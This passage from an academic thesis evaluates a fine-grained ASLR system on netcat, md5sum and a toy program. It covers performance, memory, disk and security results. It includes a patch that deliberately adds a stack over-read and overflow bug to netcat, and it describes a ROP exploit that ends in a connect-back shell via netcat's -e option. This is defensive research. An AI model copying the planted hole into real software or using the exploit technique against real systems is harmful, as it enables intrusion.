


Figure 5.2: Run-Time Delay Plot

Here we see several interesting results emerge. First, and most surprising is that the run-time of each program actually decreased after the FG-ASLR system was applied, in some cases significantly! With the toy program we observe approximately a 50% decrease, with the *md5sum* program we observe only a small decrease of about 5%, but in the case of the *nc* program we observe a nearly 60% decrease. The reason for this decrease is not immediately clear, but is certainly worth investigating.

Second, although the observed minimum run-time for each program was very near the observed average run-time, this was not the case for the observed maximum run-time which was significantly higher that the average for each tested program. This is likely explainable by fluctuations in system resource availability at each run.

This answers research question three (RQ3). These anomalies will be discussed in further detail in the next chapter, as they are great candidates for future research.

5.5.4 Evaluation of Memory Usage Impact (RQ4)

The fourth research question sought to understand what memory usage impact the system would have on applications to which it was applied. This is important because memory is limited, and any substantial increase in memory usage could have a negative impact on usability.

Table 5.3 and Figre 5.3 depict the memory usage impact imposed on three different programs under test: the toy program, the md5sum program, and the netcat program, after the FG-ASLR system was applied. In this case each test was only run once because the amount of memory used in each subsequent run will be identical. This is made obvious by the fact that, other than randomization of memory addresses, each program will be loaded in a deterministic way, and can be expected to consume the same amount of memory each time if invoked multiple times and measured at the same point in the execution cycle. This raw data is available below in Appendix A.

Table 5.3: Memory Usage Measurements

Program	Original (bytes)	With FG-ASLR (bytes)
toy	2,711,552	2,904,064
md5sum	2,715,648	2,957,312
nc	2,736,128	3,260,416

The same data is depicted in graph format as well, in Figure 5.3.




Figure 5.3: Memory Usage Impact Plot

This data clearly shows that the FG-ASLR system does indeed increase the amount of memory used by the programs it is applied to, but not significantly. This is an immensely promising finding, as one of the chief concerns at the beginning of the research process was whether this system would bloat memory usage to a point of being unrealistic an unsustainable. This demonstrates that that is not the case, and even for larger programs (e.g. netcat) the increased memory usage can be expected to be only a small percentage of the overall memory usage required by the program by default. This answers research question four (RQ4).

5.5.5 Evaluation of Disk Usage Impact (RQ5)

The fifth research question asked what the impact of the system would be on the size of the programs to which it was applied, as this has implications for the amount of disk space required to store the programs.

Table 5.4 and Figure 5.4 depicts the disk usage impact imposed on three different programs under test: the toy program, the md5sum program, and the netcat program, after the FG-ASLR system was applied. As with measurements of memory usage, each measurement of program size on disk was only taken once, as the programs size cannot be expected to change. Additionally, as long as identical code and compiler options are used, the program should not be expected to change in size even after being recompiled. As such, only a single measurement of program size on disk is needed in this case. This raw data is available below in Appendix A.

Table 5.4: Disk Usage Measurements

Program	Original (bytes)	With FG-ASLR (bytes)
toy	20,736	45,888
md5sum	30,168	65,192
nc	94,376	159,984

The same data is depicted in graph format as well, in Figure 5.4.




Figure 5.4: Disk Usage Impact Plot

As can be seen in the data above, the amount of disk space required for each program can be roughly expected to double after applying the FG-ASLR system. This is not entirely unexpected, as each program is now a collection of many object files, as opposed to a single ELF executable, which results in additional duplicate meta-data being stored for each, bloating the amount of required disk space. This answers research question five (RQ5). That said, this is also not necessarily problematic, for a few reasons.

First, in the current system design these object files are stored in their raw form on disk, each in a separate file. A possible improvement would be to compress all of these object files into a single archive and include that archive as a resource attached to the main executable file. These files should compress relatively well, as they are all very similar, meaning the overall disk usage increase can likely be minimized.

Second, in an era where disk space cost has dropped to near zero, disk usage of even a few additional gigabytes for very large programs can be considered somewhat negligible in comparison to the enhanced security of the system. These points will be discussed in greater detail in the next chapter.

5.5.6 Evaluation of Security Improvement (RQ6)

The sixth research question inquired about the extent to which the novel FG-ASLR system being tested actually improved security over the existing status-quo standard ASLR offered by most modern operating systems. This is important, because the usefulness of the tool depends upon it offering some meaningful increase in security posture, even if other factors such as load-time or run-time delay, or disk or memory usage are negatively impacted.

In order to answer this question, a small vulnerability was introduced into the *netcat (nc)* program, the largest and most complex of three programs to which the solution was

applied. This vulnerability was introduced to both the original netcat binary, and the version to which the system had been applied, in exactly the same way, using exactly the same code for both programs.

The vulnerability was introduced in the `readwrite` function (Listing 5.4), which brokers data between the terminal's I/O streams and the network socket's I/O stream. Specifically, a 16-byte local character array called `uhoh` was created, which will be allocated as part of the program's stack frame. Near the end of the function, in the loop which handles communication between the client and server, the amount of data the client sent is saved in a buffer called `bigbuf_net`, and its length is stored in an variable called `rr`. To introduce the bug, the contents of the `uhoh` buffer are written to the network socket using a `write` call with a length specified by the `rr` variable, and then the contents of the `bigbuf_net` buffer is written to the `uhoh` buffer using a `memcpy` call up to the length of the `rr` variable. This can be seen in an excerpt from the relevant patch file from which this change was applied. The full patch file is available at the end of the document in Appendix D.

```
1  --- a/netcat.c  2018-01-11 16:13:14.000000000 -0600
2  +++ b/netcat.c  2024-01-29 14:43:00.282811925 -0600
3  @@ -1615,6 +1615,8 @@
4      ...
5  +   char uhoh[16];
6  +
7      ...
8  +     write(fd, uhoh, rr);
9  +     memcpy(uhoh, bigbuf_net, rr);
10     ...
```

Listing 5.4: Vulnerability Added to Netcat

In fact, this change introduces *two* unique bugs. The first is a buffer over-read vulnerability (CWE-126 ("CWE - CWE-126: Buffer Over-read (4.14)", 2006)), which inadvertently discloses the target program's stack memory to the remote client application. This bug is quite dangerous because it would allow an attacker to read return address pointers from the call stack which make it possible to bypass traditional ASLR by calculating the program's base address. The second vulnerability is a stack buffer over-read (CWE-121 ("CWE - CWE-121: Stack-based Buffer Overflow (4.14)", 2006)) which allows the remote client application to alter the program's call stack prior to the function returning. This is dangerous because it may allow an attacker to redirect the flow of execution to other arbitrary addresses, by changing where those return addresses point. This technique is widely documented but the most famous example is Aleph One's seminal paper from 1996 (One, 1996).

5.5.6.1 Exploitation Under Standard ASLR

In order to prove that this vulnerability is indeed exploitable when only standard ASLR is in use, an exploit was developed which is capable of executing shell commands on the (original) vulnerable netcat program. In order to bypass ASLR, this exploit used the popular and well documented method of leaking a return address from the program's stack (using the buffer over-read bug), and then subtracting it's known offset in order to calculate the program's base address. With that information in hand, the exploit then used the common return oriented programming (ROP) methodology to gain code execution, by altering the program's stack (using the buffer overflow bug) and writing a series of gadgets to the stack which would be executed upon the function's return.

Since no `syscall` instruction was found to be present in the compiled binary, the ROP chain instead gained code execution by setting up the register state to a set of controlled values, writing a command to the program's `pr00gie` array, and then calling the program's own `doexec_new` function to execute the shell command which was written to the array.

This presented a small complication, in that the network socket had already closed by the time code execution was achieved, since the `readwrite` function necessarily had to exit in order to trigger execution of the ROP chain. This was mitigated by using the `doexec_new` function to execute the same netcat program again, this time with parameters to connect back to the attacker's host machine and explicitly execute a shell upon success, using the `-e` parameter. This indeed worked, resulting in reliable code execution, which proves that the bug is indeed exploitable when protected with only standard ASLR. The full working exploit is provided at the end of this document in Appendix D.

5.5.6.2 Exploitation Attempt Under FG-ASLR

Exploitation was then attempted against the version of netcat which had the FG-ASLR system applied. The same common, well-documented, industry standard methodology was used to attempt to gain similar code execution against that new binary by exploiting the very same bug, however this did not prove successful. Indeed exploitation was no longer possible, due to the changes and additional randomization applied by the system.

The primary problem which this novel FG-ASLR system imposed to exploitation is that, even with a very powerful stack leak primitive such as that which is available via the buffer over-read vulnerability, only a small amount of the program's code can be located in memory, which greatly limits the number of ROP gadgets available to be used. In this case the `readwrite` function is called directly from `_main`, which is called from the base executable via the `start` assembly stub, as described in the previous chapter. Since all functions occupy unique, non-contiguous memory regions, `_main` and `start` are the only two functions which can be reliably located using the leaked stack data and the same pointer calculation technique. It is worth noting that a pointer to the original program's `main` function which performed the FG-ASLR initialization and then invoked the `start` function is visible as well, however that binary image has since been unmapped from memory by the `start` function, and thus is no longer usable.

With only the `_main` and `start` function to find usable ROP gadgets in, our options are very limited. Several of the necessary ROP gadgets utilized in the first exploit are not found within these two functions, and no alternatives were observed. This makes execution of the same ROP chain impossible. Additionally, two pointers which were necessary for the first exploit to work are no longer obtainable, as they fall outside the two functions which we are able to located. Specifically, the `doexec_new` function which invokes `execve` to execute our command can no longer be located, and the `pr00gie` array which contains the command to be executed can no longer be found. The inability to locate these two items in memory also renders the original exploitation technique impossible.

Table 5.5 and Table 5.6 depict which ROP gadgets were used in the original program, and whether they were found within these two limited functions, as well as which pointers were necessary for the first exploit to succeed, and whether they could be located in the new binary.

Table 5.5: Comparison of ROP Gadget Availability

Gadget	Found in original binary	Found in `_main/start`
`ret` (nop)	✓	✓
`pop rsi`	✓	✗
`mov eax, esi`	✓	✗
`add byte ptr [rsi + ?], ah`	✓	✗

Table 5.6: Comparison of Pointer Locatability

Pointer	Locatable in original program	Locatable after FG-ASLR applied
`doexec_new()`	✓	✗
`pr00gie`	✓	✗

As can be seen from the tables above, there are six (6) specific gadgets, functions, and objects who's memory address was necessary in order for the exploit to succeed against the original netcat program. Of these only one (1) was locatable after the system was applied, rendering that same exploitation methodology impossible in the new version. This does no preclude the possibility that another ROP chain or exploit methodology could still be possible though, so other avenues were also explored to exhaustion.

First, although the inability to locate the `doexec_new` and `pr00gie` pointers renders this technique useless, let us imagine that we could locate them through some other unknown means. Could other ROP gadgets then be found to accomplish the same task? To answer this, all ROP gadgets within the programs `_main` and `start` function were reviewed. A total of twenty-two (22) were found. Of these 22 gadgets, nine utilized a `ret N` instruction for which the `N` value was much too large to be usable. Of the remaining 13 gadgets only one was found to be usable in order to write values to memory (`sbb byte ptr [rax + 0x63], cl`), however no gadget was identified in order to control it's source operand `cl`, and no gadget was identified in order to fully control it's destination operand `rax`. Thus, no viable method exists to write data to the `pr00gie` pointer, rendering the technique useless.

Another alternative approach was also explored. To minimize dependencies the `start` executable uses a direct system call in order to unmap the original binary's image, and this results in a `syscall` instruction being available and locatable. Could a ROP chain then be constructed in order to perform a direct `SYS_execve` system call, executing code without the need to rely on the `doexec_new` function or `pr00gie` array? This was investigated and quickly shown to be impossible as well.

On a 64-bit x86 Linux system such as the test environment, a system call requires that the system call number be placed in the `rax` register, and the list of parameters be placed in the `rdi`, `rsi`, `rdx`, `r10`, `r8`, and `r9` registers. A `SYS_execve` system call requires that the first parameter in `rdi` be a pointer to the program to be executed, and the `rsi` and `rdx` registers be populated with pointers to the `argv` and `envp` arrays respectively. The latter two can be null, however full control of the `rdi` register would still be necessary in order to exploitation to succeed. Unfortunately of the 13 usable ROP gadgets, none provided control of the `rdi` register, and no other method to control that register was identifiable. A such, this technique was also deemed to be impossible.

In summary, after much time and effort was spent attempting to find a viable method to exploit the program under the FG-ASLR system, no such method was found. The additional randomization applied by the FG-ASLR system resulted in critical program components becoming unlocatable, and the number of available ROP gadgets being reduced to a point where no useful ROP chain was possible. This demonstrates that the FG-ASLR system under test did indeed enhance the security of the program to which it was applied, which answers research question six (RQ6).

It should be noted that this finding does **not** definitively prove that the novel FG-ASLR system will protect all programs, in all cases, under all conditions. It also does not definitely prove that a viable exploit method may be found in the future, disproving this research finding. It **does** however clearly demonstrate that the bar for exploitation has been substantially raised, and that in at least this particularly case exploitation was not possible by current known methods.

5.5.7 Extrapolation

From the descriptive statistics about the system's performance before and after implementation of the artifact, we can draw statistical inferences about its impact on the overall system compared to that of the reference implementations.

Inferential statistics allow a researcher to draw conclusions about how a particular treatment will affect a large, general population, by studying a small sample of that population and extrapolating (Rugg, 2007). In this way, the data gathered from a small study can be used to infer how the same treatment will scale with a high degree of accuracy. Statistical inference is then useful here as well, as we have collected data on the affect of the proposed FG-ASLR implementation on a small sample of software utilities, and can therefore draw conclusions about how it might affect others.

In this case, the independent variable being modified by the proposed FG-ASLR system is the number of functions which are allocated in random, non-contiguous memory blocks. This is the primary source of difference between the *toy* program, the *md5sum* program, and the *netcat* program, and can be examined to determine whether a relationship exists between that number of functions, and the measured results for each research question. Research questions one and six are both qualitative, so statistical inference is not applicable, however research questions two, three, four, and five are quantitative, and thus statistical inferences can be made.

Table 5.7 shows the number of unique functions used by each tested program.

Table 5.7: Number of Functions Observed for Each Program

Program	Number of Unique Functions
toy	4
md5sum	14
nc	61

Plotting those values against the average load-times observed when each program with the system applied was run, we can see a clear linear relationship. Figure 5.5 depicts this. This relationship suggests that when the FG-ASLR system is applied, a load-time delay of approximately 1ms will be added for every 45 functions defined by the application. For small programs with less than a few thousand functions, this load-time delay would likely not be noticeable be a human. For larger applications with many tens or hundreds of thousands of functions, some small load-time delay might be noticeable, but is not likely to make the program unusable.

Plotting these values against the average run-time delay observed for each program does not produce a clear linear relationship as shown in Figure 5.6, which is to be expected since the program's run-time has more to do with it's purpose and design than the number of functions it contains. Here the researcher does not believe that the relationship is strong enough to draw any meaningful conclusions about how the number of functions




Figure 5.5: Load-Time Delay Trend

in an arbitrary program may affect its runtime after the FG-ASLR solution is applied. Regardless, a graph depicting the relationship between these two variables is shown below for completeness.




Figure 5.6: Run-Time Delay Trend

Plotting these values against the amount of additional memory used by each program when the system is applied as shown in Figure 5.7, we can again see a fairly clear linear relationship. This is expected and unsurprising, since any function smaller than the

memory page size (i.e. most functions) will require exactly one page of additional memory, growing the program's memory footprint at a consistent rate. As can be seen, each additional function imposes an additional memory usage cost of approximately 5.8 KB, slightly larger than the page size of 4.0 KB.




Figure 5.7: Additional Memory Usage Trend

Finally, when the number of functions is plotted against the number of bytes by each program used on disk after the FG-ASLR system is applied as shown in Figure 5.8, another clear linear relationship is observable. Again, as with additional memory usage, this is unsurprising and expected, since additional function will be wrapped in an identical file format with similar meta-data, and thus will each occupy approximately the same space on disk. As can be seen, each additional function used by the program appears to impose an additional disk space requirement of approximately 0.7 KB. Thus even a large program with several thousand functions can be expected to consume no more than an additional few megabytes or disk space. As mentioned above, this problem can likely also be mediated through compression, a topic that will be discussed in the next chapter as part of future research possibilities.




Figure 5.8: Additional Disk Usage Trend

5.5.8 Call Graphs

As was discussed in the previous chapter, in order to better understand how each program is structured after the FG-ASLR solution is applied, an additional graphing subsystem was constructed capable of building a visualization of the call graph at run-time. This works by, optionally, storing information at load-time about which functions call other functions and then constructing a directed graph representing that structure. A node is created for each function, and an edge is created for every call between functions. In essence, this allows us to visualize the number of unique functions and call graph structure between them. This tooling utilizes the popular *vis.js* javascript library in order to build the visualization ("vis.js", 2024). Call graph visualizations for each of the tested programs are shown in Figures 5.9, 5.10, and 5.11. Additionally, the HTML file used to display these call graphs is provided at the end of this document in Appendix B

Figures 5.9, 5.10, and 5.11 represent the call graphs of the *toy*, *md5sum*, and *nc* programs. As can be seen, the call graphs grow dramatically in complexity, with *toy*'s graph being the simplest, and *nc*'s graph being the most complex.




Figure 5.9: Call Graph for *toy* Program

